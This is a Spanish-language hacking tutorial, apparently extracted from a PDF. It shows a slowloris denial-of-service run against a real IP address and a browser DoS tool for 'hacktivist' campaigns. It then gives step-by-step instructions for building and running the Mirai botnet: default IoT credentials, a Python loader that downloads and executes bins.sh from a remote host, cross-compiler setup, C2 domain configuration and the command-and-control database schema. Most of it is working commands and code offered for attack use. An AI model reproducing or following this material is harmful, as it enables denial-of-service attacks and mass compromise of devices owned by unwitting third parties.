
Opcional. Opciones De Attack?

Solicitudes por segundo:

Mensaje:

Attack status:

Solicitudes: **246**
Logros:
Fallidos: **0**



- WebHive



e aca el pastebin con el codigo <https://pastebin.com/QKg2DNMG> subelo a tu servidor web o simplemente abrelo desde tu localhost y ponlo a prueba este método puede ser algo poco funcional debido a que no es muy activo pero puedes realizar campañas hacktivistas y dependerá de la cantidad de personas que ingresan al portal y dejan la webhive abierta lanzando ataques de denegación de servicio.



The screenshot shows a Windows Command Prompt window titled 'cmd' with the following text output:

```
PC@CASA C:\Users\PC\Downloads\slowloris-master\slowloris-master
> setup.py install
C:\Python27\lib\distutils\dist.py:267: UserWarning: Unknown distribution option:
  'entry_points'
  warnings.warn(msg)
running install
running build
running build_py
creating build
creating build\lib
copying slowloris.py -> build\lib
running install.lib
copying build\lib\slowloris.py -> C:\Python27\Lib\site-packages
byte-compiling C:\Python27\Lib\site-packages\slowloris.py to slowloris.pyc
running install_egg_info
Writing C:\Python27\Lib\site-packages\Slowloris-0.1.4-py2.7.egg-info

PC@CASA C:\Users\PC\Downloads\slowloris-master\slowloris-master
> slowloris.py
usage: slowloris.py [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x]
                     [--proxy-host PROXY_HOST] [--proxy-port PROXY_PORT]
                     [--https]
                     [host]

Slowloris, low bandwidth stress test tool for websites

positional arguments:
  host                Host to preform stress test on

optional arguments:
  -h, --help           show this help message and exit
  -p PORT, --port PORT  Port of webserver, usually 80
  -s SOCKETS, --sockets SOCKETS
                       Number of sockets to use in the test
  -v, --verbose        Increases logging
  -ua, --randuseragents
                       Randomizes user-agents with each request
  -x, --useproxy       Use a SOCKS5 proxy for connecting
  --proxy-host PROXY_HOST
  --proxy-port PROXY_PORT
  --https              SOCKS5 proxy host
  --https              SOCKS5 proxy port
  --https              Use HTTPS for the requests

PC@CASA C:\Users\PC\Downloads\slowloris-master\slowloris-master
>
```

The taskbar at the bottom shows icons for various applications including File Explorer, Task Manager, and a browser.

- Utilizar slowloris.py

Ante que todo tenemos la carpeta de slowloris y aplicamos lo siguiente:

- 1) setup.py install**
- 2) slowloris.py**

Estrategia De Ataque:

- 1) Empezamos a hacer muchas peticiones HTTP.**
- 2) Enviamos cabeceras periódicamente (cada ~ 15 segundos) para mantener las conexiones abiertas.**
- 3) Nunca cerramos la conexión a menos que el servidor lo haga. Si el servidor cierra una conexión, creamos una nueva que sigue haciendo lo mismo.**



```
PC@CASA C:\Users\PC\Downloads\slowloris-master\slowloris-master> slowloris.py 200.3.4.124
[10-04-2017 14:39:58] Attacking 200.3.4.124 with 150 sockets.
[10-04-2017 14:39:58] Creating sockets...
[10-04-2017 14:40:05] Sending keep-alive headers... Socket count: 6
[10-04-2017 14:40:36] Sending keep-alive headers... Socket count: 31
```

- iniciando un ataque con slowloris

```
PC@CASA C:\Users\PC\Downloads\slowloris-master\slowloris-master> slowloris.py 200.3.4.124 --port 80 --sockets 500
positional arguments:
  host            Host to preform stress test on
optional arguments:
  -h, --help      show this help message and exit
  -p PORT, --port PORT  Port of webserver, usually 80
  -s SOCKETS, --sockets SOCKETS
                  Number of sockets to use in the test
  -v, --verbose   Increases logging
  -ua, --randuseragents
                  Randomizes user-agents with each request
  -x, --useproxy  Use a SOCKS5 proxy for connecting
  --proxy-host PROXY_HOST
                  SOCKS5 proxy host
  --proxy-port PROXY_PORT
                  SOCKS5 proxy port
  -https         Use HTTPS for the requests
PC@CASA C:\Users\PC\Downloads\slowloris-master\slowloris-master> slowloris.py 200.3.4.124 --port 80 --sockets 500
[10-04-2017 14:44:19] Attacking 200.3.4.124 with 500 sockets.
[10-04-2017 14:44:19] Creating sockets...
```

- personalizando mi ataque



Mirai fue utilizado este año para realizar ataques de denegación de servicios a grandes corporaciones y empresas tecnológicas que gestionan internet en cualquier país el ataque a estos dispositivos provocó que miles de usuarios se quedarán sin conexión a la red incluyendo a los servicios públicos que solicitaban de la conexión a la red para transmisiones y comunicación VOIP.

la tecnología ha crecido y todo es hoy en dia conectado a la red pronto en un futuro esto llegará más lejos cuando los humanos empiecen a funcionar con la red por medio de implantes de dispositivos wireless a nuestro organismo.

PoC: El ataque a que se refiere Mirai es a forzar dispositivos IoT que se encuentra en función TCP/IP y de hecho las credenciales por defecto no han sido cambiadas lo cual es una ventaja para esta botnet darse los permisos de administrador para incorporar scripts e infectar el dispositivo y utilizarlo para posibles futuras ciber guerras.

entre lo dispositivos más conocidos fueron afectados las cámaras IP ademas de dispositivos de almacenamiento que se encuentran visibles ante buscadores como shodan.



```
attack.h      scanner.c
122
123 // Set up passwords
124 add_auth_entry("\x50\x40\x40\x56", "\x5A\x41\x11\x17\x13\x13", 10);
125 add_auth_entry("\x50\x40\x40\x56", "\x54\x48\x58\x5A\x54", 9);
126 add_auth_entry("\x50\x40\x40\x56", "\x43\x46\x4F\x4B\x4C", 8);
127 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);
128 add_auth_entry("\x50\x40\x40\x56", "\x1A\x1A\x1A\x1A\x1A", 6);
129 add_auth_entry("\x50\x40\x40\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);
130 add_auth_entry("\x50\x40\x40\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);
131 add_auth_entry("\x50\x40\x40\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);
132 add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16\x17\x4", 5);
133 add_auth_entry("\x50\x40\x40\x56", "\x17\x16\x11\x10\x13", 5);
134 add_auth_entry("\x51\x57\x52\x52\x40\x56", "\x51\x57\x52\x52\x40\x56", 5);
135 add_auth_entry("\x50\x40\x40\x56", "", 4);
136 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);
137 add_auth_entry("\x50\x40\x40\x56", "\x50\x40\x40\x56", 4);
138 add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16\x17", 4);
139 add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);
140 add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);
141 add_auth_entry("\x50\x40\x40\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 3);
142 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);
143 add_auth_entry("\x50\x40\x40\x56", "\x13\x13\x13\x13", 3);
144 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);
145 add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);
146 add_auth_entry("\x50\x40\x40\x56", "\x14\x14\x14\x14\x14\x14", 2);
147 add_auth_entry("\x50\x40\x40\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);
148 add_auth_entry("\x50\x40\x40\x56", "\x13\x10\x11\x16", 2);
149 add_auth_entry("\x50\x40\x40\x56", "\x49\x4E\x41\x13\x10\x11", 1);
150 add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x40\x56", "\x4F\x47\x41\x4C\x51\x4F", 1); // Administra
151 add_auth_entry("\x51\x47\x50\x54\x48\x41\x47", "\x51\x47\x50\x54\x48\x41\x47", 1); // service service
152 add_auth_entry("\x51\x57\x52\x47\x50\x54\x48\x51\x40\x50", "\x51\x57\x52\x47\x50\x54\x48\x51\x40\x50", 1); // superv
153 add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1); // guest guest
```

- En esta imagen podrás observar las contraseñas por defecto que se utilizan para forzar el login a la autenticación como administrador si Mirai aplicará un 0day específico para muchos dispositivos que **“Identifique - busque y haga el test de explotación”** podrían ser hoy en dia víctimas todos los dispositivos del mundo-

```
root@odroidrouter:~/lexar/domecam#
root@odroidrouter:~/lexar/domecam# telnet 192.168.1.10
Trying 192.168.1.10...
Connected to 192.168.1.10.
Escape character is '^].
localhost login: root
Password:
Welcome to Monitor Tech.
# cat /proc/cpuinfo
Processor       : ARM926EJ-S rev 5 (v5l)
BogoMIPS        : 218.72
Features        : swp half thumb fastmult edsp java
CPU implementer : 0x41
CPU architecture: STEJ
CPU variant    : 0x0
CPU part       : 0x926
CPU revision   : 5
Hardware        : hi3518
Revision       : 0000
Serial         : 0000000000000000
#
```

- ingresando con privilegios utilizando una contraseña por defecto



Puertos De Un Dispositivo:

23: Telnet

80: HTTP

554: RTSP

9527: algún shell extraño sin autenticación

8899: alguna otra interfaz web

```
Wireshark · Follow TCP Stream (tcp.stream eq 6) · wireshark_pcap_86...
....LocalHost login: rroot
oot
Password: xc3511

Login incorrect
LocalHost login: rroot
oot
Password: xmhdipc

.[1;32mWelcome to Monitor Tech..[0;39m
# rrm -rf /mnt/mtd/Config/Account*
m -rf /mnt/mtd/Config/Account*
# rreboot ; exit
eboot ; exit
r
```



```
attack.h x
33
34 #define ATK_VEC_UDP      0 /* Straight up UDP flood */
35 #define ATK_VEC_VSE      1 /* Valve Source Engine query flood */
36 #define ATK_VEC_DNS      2 /* DNS water torture */
37 #define ATK_VEC_SYN      3 /* SYN flood with options */
38 #define ATK_VEC_ACK      4 /* ACK flood */
39 #define ATK_VEC_STOMP     5 /* ACK flood to bypass mitigation devices */
40 #define ATK_VEC_GREIP    6 /* GRE IP flood */
41 #define ATK_VEC_GREETH   7 /* GRE Ethernet flood */
42 // #define ATK_VEC_PROXY  8 /* Proxy knockback connection */
43 #define ATK_VEC_UDP_PLAIN 9 /* Plain UDP flood optimized for speed */
44 #define ATK_VEC_HTTP     10 /* HTTP layer 7 flood */
45
```

- Listado de posibles ataques

Características:

130 millones de SYN por segundo

450 millones de consultas HTTP por segundo

Desde 175.000 direcciones IP

4 millones de inundaciones ACK

Inundaciones GRE

UDP inundaciones

para la compilación se Mirai Botnet se necesitan de ciertos recursos de hecho unos que otros que pueden adquirir la compra como la compra de una VPS Y Debian en todo caso Mirai no podría ser la única herramienta que actúe de una forma.

entre esta inversión black hat o dependiendo de lo que quieras hacer con esta herramienta es comprar un alojamiento el mas aconsejable es en dataclub.biz por lo general trata de configurar Mirai.



```
# USER AND PASS LISTS #
usernames = ["root", "admin", "root", "root"] #DONT CHANGE
passwords = ["oelinux123", "admin", "Zte521", "vizxv"] #DONT CHANGE
ssh_passwords = ["admin:1234", "root:1234"] #CAN CHANGE
logInpayload = "AAAAAAAAnetcore\x00" #DONT CHANGE

# START CONFIGURATION #
urlz = "http://185.29.11.197 /tftp" # ARM4 Binary
sh = "http://185.29.11.197 /bins.sh" # SH File
command = "AA\x00\x00AAAA cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://185.29.11.197 /bins.sh; chmod 777 bins.sh

# DONT TOUCH
spawn_shell = "cat | sh"
paramiko.util.log_to_file("/dev/null") #quiets paramiko output
threads = int(sys.argv[1])
ips = open(sys.argv[2], "r").readlines()
ports = ["23", "22", "53413"]
queue = Queue()
qcount = 0
binary = urlz.split("/")
binary = binary[3]
ip = binary[2]
found = 0
count = 0
```

- IoT Phone Requiere (Debian O Ubuntu)

Imaginate hacer un RCE pues involucrar una shell dentro de un dispositivo IoT e ingresando con contraseña por defecto intentando la autentificación por medio de los protocolo de comunicación (**Telnet, SSH**) este script se encuentra en lenguaje de programación python el diseñador de este script también automatizar el proceso de Mirai desde el mismo python pues solo consiste en cumplir con los requerimientos y dar ejecución al script.

- Default Passwords -

USER AND PASS LISTS

```
usernames = ["root", "admin", "root", "root"] #DONT CHANGE
passwords = ["oelinux123", "admin", "Zte521", "vizxv"] #DONT CHANGE
ssh_passwords = ["admin:1234", "root:1234"] #CAN CHANGE
```

- Shell Involucración -

```
urlz = "http://185.29.11.197 /tftp" # ARM4 Binary
sh = "http://185.29.11.197 /bins.sh" # SH File
command = "AA\x00\x00AAAA cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://185.29.11.197 /bins.sh; chmod 777 bins.sh; sh bins.sh; tftp 185.29.11.197 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 185.29.11.197 ; chmod 777 tftp2.sh; sh tftp2.sh; rm -rf bins.sh tftp1.sh tftp2.sh\x00" # MIPS Binary
```



Herramientas Free De Uso Durante La Configuración De Mirai Botnet



Sublime: Sublime Text es un editor de texto y editor de código fuente podemos utilizar esta herramienta para editar cualquier lenguaje de programación también permite compilar código.



[Descargar](#)



mobaxterm: MobaXterm proporciona todas las herramientas de red remota (SSH, X11, RDP, VNC, FTP, MOSH, ...) y comandos Unix (bash, ls, cat, sed, grep, awk, rsync, ...) , En un único archivo portátil exe que funciona fuera de la caja. Más información sobre protocolos de red compatibles.



[Descargar](#)



Como les había explicado sobre adquirir el dominio en sitios como los siguientes:

<https://www.nforce.com/>

<http://www.novogara.com/>

<https://www.dataclub.biz/>

Una vez adquirido desde windows puedes compilar Mirai pero antes deberás establecer una conexión SSH por medio del puerto 22 con las credenciales que has asignado para luego inicializar una serie de comandos.

```
I * MobaXterm 8.5 *
(SSH client, X-server and networking tools)


> SSH session to root@185.29.11.197
  • SSH compression : ✓
  • SSH-browser : ✓
  • X11-forwarding : ✓ (remote display is forwarded through SSH)
  • DISPLAY : ✓ (automatically set on remote server)

> For more info, ctrl+click on help or visit our website

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
/usr/bin/xauth: file /root/.Xauthority does not exist
root@ip-11-197:~# apt-get update -y
```

- conexión establecida por el puerto 22 SSH y aplicando comandos



- Instalando -

- apt-get update -y
 - apt-get upgrade -y
 - apt-get install gcc golang electric-fence sudo git -y
-

```
Setting up cpp-4.9 (4.9.2-10) ...
Setting up cpp (4:4.9.2-2) ...
Setting up libgcc-4.9-dev:amd64 (4.9.2-10) ...
Setting up gcc-4.9 (4.9.2-10) ...
Setting up gcc (4:4.9.2-2) ...
Setting up liberror-perl (0.17-1.1) ...
Setting up git-man (1:2.1.4-2.1+deb8u2) ...
Setting up git (1:2.1.4-2.1+deb8u2) ...
Setting up golang-src (2:1.3.3-1) ...
Setting up golang-go-linux-amd64 (2:1.3.3-1) ...
Setting up golang-go (2:1.3.3-1) ...
Setting up golang-doc (2:1.3.3-1) ...
Setting up golang (2:1.3.3-1) ...
Setting up javascript-common (11) ...
Setting up libc-dev-bin (2.19-18+deb8u6) ...
Setting up linux-libc-dev:amd64 (3.16.36-1+deb8u2) ...
Setting up libc6-dev:amd64 (2.19-18+deb8u6) ...
Setting up libjs-jquery (1.7.2+dfsg-3.2) ...
Setting up manpages-dev (3.74-1) ...
Setting up rsync (3.1.1-3) ...
Setting up sudo (1.8.10p3-1+deb8u3) ...
Setting up electric-fence (2.2.4) ...
Setting up golang-go.tools (0.0-hg20140703-4) ...
processing triggers for libc-bin (2.19-18+deb8u6) ...
processing triggers for systemd (215-17+deb8u5) ...
root@p-11-197:~# git clone https://github.com/jgamblin/Mirai-Source-Code
Cloning into 'Mirai-Source-Code'...
remote: Counting objects: 101, done.
remote: Total 101 (delta 0), reused 0 (delta 0), pack-reused 101
Receiving objects: 100% (101/101), 163.57 KiB | 0 bytes/s, done.
Resolving deltas: 100% (4/4), done.
Checking connectivity... done.
root@p-11-197:~# cd Mirai-Source-Code/mirai/
root@p-11-197:~/Mirai-Source-Code/mirai# ./build.sh
```

- Culminando y por ultimo escribimos build.sh debug telnet

Ahora escribimos “`apt-get install mysql-server mysql-client -y`”



```
root@ip-11-197-~:/Mirai-Source-Code/mirai# ./build.sh
[...]
libclone-perl liblbdb-perl libnet-daemon-perl libsql-statement-perl
liblterm-readkey-perl mysql-client-5.5 mysql-common mysql-server-5.5
mysql-server-core-5.5
Suggested packages:
  libclone-perl liblbdb-perl libnet-daemon-perl libsql-statement-perl
  liblpc-sharedcache-perl tinyca
The following NEW packages will be installed:
  libl aio liblbdb-mysql-perl liblbd perl libhtml-template-perl libmysqlclient18
  liblterm-readkey-perl mysql-client mysql-client-5.5 mysql-common mysql-server
  mysql-server-5.5 mysql-server-core-5.5
0 upgraded, 12 newly installed, 0 to remove and 0 not upgraded.
Need to get 8,745 kB of archives.
After this operation, 96.4 MB of additional disk space will be used.
Get:1 http://security.debian.org/jessie/main mysql-common all 5.5.53-0+deb8u1 [75.5 kB]
Get:2 http://ftp.us.debian.org/debian/ jessie/main libaio1 amd64 0.3.110-1 [9,312 B]
[...]
Get:3 http://ftp.us.debian.org/debian/ jessie/main libdbi-perl amd64 1.631-3+deb8u1 [81.5 kB]
Get:4 http://security.debian.org/jessie/updates/main libmysqlclient18 amd64 5.5.53-0+deb8u1 [669 kB]
Get:5 http://ftp.us.debian.org/debian/ jessie/main liblterm-readkey-perl amd64 2.32-1+b1 [28.0 kB]
Get:6 http://ftp.us.debian.org/debian/ jessie/main libhtml-template-perl all 2.95-1 [66.8 kB]
Get:7 http://security.debian.org/jessie/updates/main liblbdb-mysql-perl amd64 4.028-2+deb8u1 [119 kB]
Get:8 http://security.debian.org/jessie/updates/main mysql-client-5.5 amd64 5.5.53-0+deb8u1 [1,654 kB]
Get:9 http://security.debian.org/jessie/updates/main mysql-server-core-5.5 amd64 5.5.53-0+deb8u1 [3,401 kB]
62% [9 mysql-server-core-5.5 1,941 kB/3,401 kB 57%]~c
root@ip-11-197-~:/Mirai-Source-Code/mirai#
```

NOTA: Si ejecuta la carpeta build.sh in / mirai obtendrá un error para armv6l.

```
14/04/2017 00:45 <DIR> .
14/04/2017 00:45 <DIR> ..
06/01/2017 19:51 9.787 admin.go
06/01/2017 19:51 2.486 api.go
06/01/2017 19:51 10.631 attack.go
06/01/2017 19:51 726 bot.go
06/01/2017 19:51 3.312 clientList.go
06/01/2017 19:51 2.726 constants.go
06/01/2017 19:51 5.078 database.go
06/01/2017 19:51 2.459 main.go
8 archivos 37.205 bytes
2 dirs 65.238.884.352 bytes libres
```

kelvinsecurity@KSECURE C:\Users\kelvinsecurity\Desktop\

- nos dirigimos a la carpeta de Mirai nos dirigimos a la ubicación Mirai-Source-Code-master\mirai\cnc y abrimos main.go para editarlo.

```
package main

import (
    "fmt"
    "net"
    "errors"
    "time"
)

const DatabaseAddr string = "127.0.0.1"
const DatabaseUser string = "root"
const DatabasePass string = "kelvinsecurity"
const DatabaseTable string = "mirai"
```

- modificamos las credenciales y guardamos.



```
uint32_t table_key = 0xdeadbeef;
struct_table_value table[TABLE_MAX_KEYS];

void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 30); // cnc.changeme.com
    add_entry(TABLE_CNC_PORT, "\x22\x35", 2); // 23

    add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 29); // report.changeme.com
    add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2); // 48101

    add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45\x02\x56\x57\x4C\x12\x22", 15);
}
```

- También modificaremos el fichero en lenguaje C table.c que se encuentra ubicado en Mirai-Source-Code-master\mirai\bot ingresamos

He aca la modificación:

Por defecto:

```
TABLE_CNC_DOMAIN,
"\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22",
30); //
```

Modificado:

```
TABLE_CNC_DOMAIN, "\x40\x4D\x43\x13\x36\x4C\x47\x56\x0c\x57\x51\x22",
30); // boatnet.us
```

(Guardamos)

- ahora agregaremos e inslaremos el repositorio “[go get
github.com/mattn/go-shellwords](https://github.com/mattn/go-shellwords)”

```
Processing triggers for systemd (215-17+deb8u5) ...
root@ip-11-197-:~/Mirai-Source-Code/mirai# go get github.com/mattn/go-shellwords
package github.com/mattn/go-shellwords: cannot download, $GOPATH not set. For more
details see: go help gopath
root@ip-11-197-:~/Mirai-Source-Code/mirai# mkdir /etc/xcompile
root@ip-11-197-:~/Mirai-Source-Code/mirai# cd /etc/xcompile
root@ip-11-197-:/etc/xcompile#
```

Ahora Escribimos:



```
cross-compiler-sh4, 100%[=====] 20.14M 1.50MB/s in 21s
2016-12-22 19:45:27 (1005 KB/s) - 'cross-compiler-sh4.tar.bz2' saved [21124015/21124015]
root@ip-11-197:/etc/xcompile# wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sparc.tar.bz2
--2016-12-22 19:45:27-- https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sparc.tar.bz2
Resolving www.uclibc.org (www.uclibc.org)... 140.211.167.122
Connecting to www.uclibc.org (www.uclibc.org)|140.211.167.122|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19587840 (19M) [application/x-bzip2]
Saving to: 'cross-compiler-sparc.tar.bz2'

[  100%] 18.68M 1.30MB/s in 21s
2016-12-22 19:45:49 (924 KB/s) - 'cross-compiler-sparc.tar.bz2' saved [19587840/19587840]
root@ip-11-197:/etc/xcompile# wget http://distro.ibiblio.org/slitaz/sources/packages/c/cross-compiler-armv6l.tar.bz2
--2016-12-22 19:45:58-- http://distro.ibiblio.org/slitaz/sources/packages/c/cross-compiler-armv6l.tar.bz2
Resolving distro.ibiblio.org (distro.ibiblio.org)... 152.19.134.43
Connecting to distro.ibiblio.org (distro.ibiblio.org)|152.19.134.43|:89... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22115569 (21M) [application/x-bzip]
Saving to: 'cross-compiler-armv6l.tar.bz2'

cross-compiler-armv6l 0%[=====] 74.24K 176KB/s
```

```
mkdir /etc/xcompile
cd /etc/xcompile
```

y luego:

```
wget
https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv4l.tar.bz2
wget
https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-i586.tar.bz2
wget
https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-m68k.tar.bz2
wget
https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mips.tar.bz2
wget
https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mipsel.tar.bz2
wget
https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-powerpc.tar.bz2
wget
https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sh4.tar.bz2
wget
https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sparc.tar.bz2
http://distro.ibiblio.org/slitaz/sources/packages/c/cross-compiler-armv6l.tar.bz2
```

Como podrás notar solo estamos “Descargar - Instalando - Modificando” suelen ser más los requisitos que la complicación.

ahora descargamos:

```
tar -jxf cross-compiler-armv4l.tar.bz2
```



```
tar -jxf cross-compiler-i586.tar.bz2
tar -jxf cross-compiler-m68k.tar.bz2
tar -jxf cross-compiler-mips.tar.bz2
tar -jxf cross-compiler-mipsel.tar.bz2
tar -jxf cross-compiler-powerpc.tar.bz2
tar -jxf cross-compiler-sh4.tar.bz2
tar -jxf cross-compiler-sparc.tar.bz2
tar -jxf cross-compiler-armv6l.tar.bz2
```

Y Luego:

```
rm *.tar.bz2
mv cross-compiler-armv4l armv4l
mv cross-compiler-i586 i586
mv cross-compiler-m68k m68k
mv cross-compiler-mips mips
mv cross-compiler-mipsel mipsel
mv cross-compiler-powerpc powerpc
mv cross-compiler-sh4 sh4
mv cross-compiler-sparc sparc
mv cross-compiler-armv6l armv6l
```

y ya casi culminando

```
export PATH=$PATH:/etc/xcompile/armv4l/bin
export PATH=$PATH:/etc/xcompile/armv6l/bin
export PATH=$PATH:/etc/xcompile/i586/bin
export PATH=$PATH:/etc/xcompile/m68k/bin
export PATH=$PATH:/etc/xcompile/mips/bin
export PATH=$PATH:/etc/xcompile/mipsel/bin
export PATH=$PATH:/etc/xcompile/powerpc/bin
export PATH=$PATH:/etc/xcompile/powerpc-440fp/bin
export PATH=$PATH:/etc/xcompile/sh4/bin
export PATH=$PATH:/etc/xcompile/sparc/bin
export PATH=$PATH:/etc/xcompile/armv6l/binl
```

```
export PATH=$PATH:/usr/local/go/bin
export GOPATH=$HOME/Documents/go
```

nos dirigimos de nuevo a Mirai-Source-Code-master y aplicamos ./build.sh
debug telnet.



```
root@ip-11-197:~# cd Mirai-Source-Code/mirai/
root@ip-11-197:~/Mirai-Source-Code/mirai# ./build.sh debug telnet
cnc/database.go:8:5: cannot find package "github.com/go-sql-driver/mysql" in any
of:
        /usr/lib/go/src/pkg/github.com/go-sql-driver/mysql (from $GOROOT)
        /root/Documents/go/src/github.com/go-sql-driver/mysql (from $GOPATH)
cnc/attack.go:10:5: cannot find package "github.com/mattn/go-shellwords" in any
of:
        /usr/lib/go/src/pkg/github.com/mattn/go-shellwords (from $GOROOT)
        /root/Documents/go/src/github.com/mattn/go-shellwords (from $GOPATH)
root@ip-11-197:~/Mirai-Source-Code/mirai#
```

luego mediante el comando wget consultamos al repositorio de github.

```
go get github.com/go-sql-driver/mysql
go get github.com/mattn/go-shellwords
```

para culminan escribimos **./build.sh debug telnet** y luego:

```
cd debug/
./enc string boatnet.us
```



NOTA:

Ahora, donde se va a configurar los permisos de la base de datos y los usuarios. Si tienes iptables / ip6tables o cualquier firewall instala lo inhabilitas.

en primer lugar crearemos una database e importamos las tablas y columnas que se encuentran en un texto que les deje en el manual.

entramos a la mysql mediante la terminal:

```
mysql> create database mirai;
Query OK, 1 row affected (0.00 sec)
mysql>
```

crearemos una base de datos Create database mirai;



ahora escribimos: use mirai

e importamos la SQL que deje en el texto.

```
CREATE DATABASE mirai;

CREATE TABLE `history` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int(10) unsigned NOT NULL,
  `time_sent` int(10) unsigned NOT NULL,
  `duration` int(10) unsigned NOT NULL,
  `command` text NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  PRIMARY KEY (`id`),
  KEY `user_id` (`user_id`)
);

CREATE TABLE `users` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `username` varchar(32) NOT NULL,
  `password` varchar(32) NOT NULL,
  `duration_limit` int(10) unsigned DEFAULT NULL,
  `cooldown` int(10) unsigned NOT NULL,
  `wrc` int(10) unsigned DEFAULT NULL,
  `last_paid` int(10) unsigned NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  `admin` int(10) unsigned DEFAULT '0',
  `intvl` int(10) unsigned DEFAULT '30',
  `api_key` text,
  PRIMARY KEY (`id`),
  KEY `username` (`username`)
);

CREATE TABLE `whitelist` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `prefix` varchar(16) DEFAULT NULL,
  `netmask` tinyint(3) unsigned DEFAULT NULL,
  PRIMARY KEY (`id`),
  KEY `prefix` (`prefix`)
);
```

- SQL

```
mysql> use mirai
Database changed
mysql> CREATE TABLE `history` (
    >   `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
    >   `user_id` int(10) unsigned NOT NULL,
    >   `time_sent` int(10) unsigned NOT NULL,
    >   `duration` int(10) unsigned NOT NULL,
    >   `command` text NOT NULL,
